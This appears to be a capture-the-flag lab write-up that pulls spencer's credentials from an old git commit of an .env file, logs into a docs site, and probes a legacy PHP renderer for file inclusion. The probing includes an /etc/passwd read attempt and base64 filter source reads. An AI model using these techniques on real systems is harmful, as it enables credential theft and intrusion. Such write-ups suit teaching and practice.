-rw-rw-r-- 1 jimmex jimmex 82 Oct 1 10:27 .gitignore
-rw-rw-r-- 1 jimmex jimmex 6389 Oct 1 10:27 index.html
drwxrwxr-x 1 jimmex jimmex 16 Oct 1 10:27 static
Looking in the environment file we see that there is another vhost DOCS_BASE_URL=http://docs-0eoyfsyajxs.traverse.hsm but this is an example file so the username and password are omitted but there is a good chance they were removed from one commit but still exist in an old commit.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse/opt-app/deploy/environments]
└──╼ [★]$ cat docs-development.env.example
DOCS_ENV=development
DOCS_BASE_URL=http://docs-0eoyfsyajxs.traverse.hsm
DOCS_USERNAME=
DOCS_PASSWORD=
DOCS_RENDERER=legacy
Listing the logs for the repo to go through the commits one by one trying to find credentials.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse/opt-app]
└──╼ [★]$ git log
commit d708e3e6c40d710b53059c29fc9d19df80cbf787 (HEAD -> master)
Author: Spencer Tomkins < spencer@traverse.hsm>
Date:   Tue Apr 14 09:12:00 2026 +0000

    Document web deployment workflow

commit cff44e123f6eca9a71e4c0cc98b13f9df64caad2
Author: Spencer Tomkins < spencer@traverse.hsm>
Date:   Mon Apr 13 18:06:00 2026 +0000

    Move environment credentials to deployment

commit 539a855d73ae141fea971b7b705dfd4af222bd69
Author: Spencer Tomkins < spencer@traverse.hsm>
Date:   Mon Apr 13 17:41:00 2026 +0000

    Initialize Traverse web repository
And as you can see we found creds for the user spencer.
diff --git a/deploy/environments/docs-development.env b/deploy/environments/docs-development.env.example
similarity index 64%
rename from deploy/environments/docs-development.env
rename to deploy/environments/docs-development.env.example
index 3e53430..ab131a5 100644
--- a/deploy/environments/docs-development.env
+++ b/deploy/environments/docs-development.env.example
@@ -1,5 +1,5 @@
 DOCS_ENV=development
 DOCS_BASE_URL=http://docs-0eoyfsyajxs.traverse.hsm
-DOCS_USERNAME=spencer
-DOCS_PASSWORD=Ridg<HEY BEHAVE>
+DOCS_USERNAME=
+DOCS_PASSWORD=
 DOCS_RENDERER=legacy
:
There is also README file that documentation service remains on the existing renderer and based on the vhost I guess this is what is meant by it so there is a legacy renderer on that vhost based on the env file and this README.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse/opt-app/deploy]
└──╼ [★]$ cat README.md
# Deployment

Environment-specific values are provisioned during deployment.

The employee documentation service remains on the existing renderer until the publishing migration is complete.
Access as spencer on docs
Adding the docs vhost to the hosts file then visiting the page there is a login form.

Trying spencer credentials we're in.


Clicking around the site to find anything actionable, as you can see these tabs render PHP files from a directory called pages and I bet this is the legacy renderer the README was talking about and because it is legacy we might find an attack vector here.
LFI to read source code
First thing we look for when we see a PHP renderer like this is LFI where we can use the unsafe input in the rendered page parameter to view other files we're not supposed to see.
The thing about LFI that you have to find the pattern to know where to look and what to do.

I will start with the most basic test which is reading a file I know exists 100% /etc/passwd but we get 400 Bad Request, and as I said we need to find a pattern.
This 400 might happen for a lot of reasons like blocked character, suspicious activity block that returns 400 so we need to narrow it down.

A good test to eliminate reasons is to compare difference between a valid file you know exists and one that doesn't exist so let's do that.
So we know that this file-operation.php file exists and it is mapped on the website so it returns 200 OK.
But we also know that this asdasdasdasdasd.php file doesn't exist 100% but it still returns 200 OK so the site doesn't really care about whether the file exists or not (status-code-wise).

If you looked at this asdasdasdasasd.php and file-operations.php the only thing that exists in both files is the extension so there is a very good chance that it only cares about whether the file ends in .php or not so let's test that theory.
As you can see file-operation without the .php returns 400 Bad Request and you might think this is because this file doesn't exist but so does the asdasasdasd.php.
And just like that we kind of figured out what is going on in the backend.
- This parameter cares only about whether the parameter ends in
.phpor not.
This is one step forward, what if we try to read source code via filters? Just because we know the param cares about the .php param doesn't mean it doesn't block other behaviors but we have to try that's because how we figure out stuff so let's do that as well.

Trying base64 PHP filter on a file that we know exists and as you can see we got the file base64 that we can base64 decode to read the source code (the getting-started is just an HTML not actual PHP).
